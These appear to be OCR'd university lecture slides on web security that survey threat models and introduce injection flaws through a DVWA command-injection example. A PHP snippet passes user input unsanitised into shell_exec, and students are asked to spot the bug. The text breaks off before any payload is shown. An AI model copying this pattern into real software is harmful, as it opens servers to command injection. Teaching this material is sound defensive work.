# Web Security


**Jonathan Burket**
Carnegie Mellon University

Credits: Original Slides by David Brumley.
Examples based on DVWA (http://www.dvwa.co.uk/)
Collin Jackson's Web Security Course
http://caffeinept.blogspot.com/2012/01/dvwa-sql-injection.html
Graphics from The Noun Project

We’re done with Crypto!

Key concepts like authentication, integrity, man-in-the-middle attacks, etc. will still be important

# Web Application Overview



subdomain.mysite.com/folder/page?id=5

HTML Page, JS file, CSS file, image, etc.


Database Queries

GET Requests: Used for requests for pages, resources, etc.

POST Requests: Used for form submissions, logins, etc.

# Web Security Overview

(By Threat Model)



## Malicious Client Attacking Server


SQL Injection

File System Traversal

Broken Access Control

# Web Security Overview

(By Threat Model)



## Malicious Server Attacking Client


Clickjacking

History Probing

Phishing

# Web Security Overview

(By Threat Model)



## Malicious User Attacking Other Users


Cross-Site Scripting

Cross-Site Request Forgery

Remote Script Inclusion

# Web Security Overview

(By Threat Model)




## Malicious Server in "Mashup" Web Application

Clickjacking

Information Stealing

# Web Security Overview

(By Threat Model)



## Malicious User in Multi-Server Application

**Single sign-on (Facebook, Twitter, etc.)**: Sign in as someone else

**Multi-Party Payment (Paypal, Amazon Payments):** Buy things for free

# Injection Flaws


"*Injection flaws* occur when an application sends untrusted data to an interpreter."

--- OWASP

Like Buffer Overflow and Format String Vulnerabilities, A result of from ***mixing data and code***

https://www.owasp.org/index.php/Top_10_2010-A4-Insecure_Direct_Object_References


1. http://site.com/exec/



Client

Server

2. Send page




## Ping for FREE

Enter an IP address below:

```
<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>
<form name="ping" action="#" method="post">
<input type="text" name="ip" size="30">
<input type="submit" value="submit" name="submit”>
</form>
```

Input to form program



```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 172.16.59.128
...
ip=127.0.0.1&submit=submit
```

```
 ...
 $t = $_REQUEST[‘ip'];
$o = shell_exec(‘ping –C 3’ . $t);
echo $o
 ...
```

**PHP exec program**

```
<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>
<form name="ping" action="#" method="post">
<input type="text" name="ip" size="30">
<input type="submit" value="submit" name="submit”>
</form>
```

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 172.16.59.128
...
ip=127.0.0.1&submit=submit
```

ip input


Client
Server

2. Send page

spot the bug

```
…
 $t = $_REQUEST[‘ip'];
$o = shell_exec(‘ping –C 3’ . $t);
echo $o
 …
```

**PHP exec program**




## Ping for FREE

Enter an IP address below:

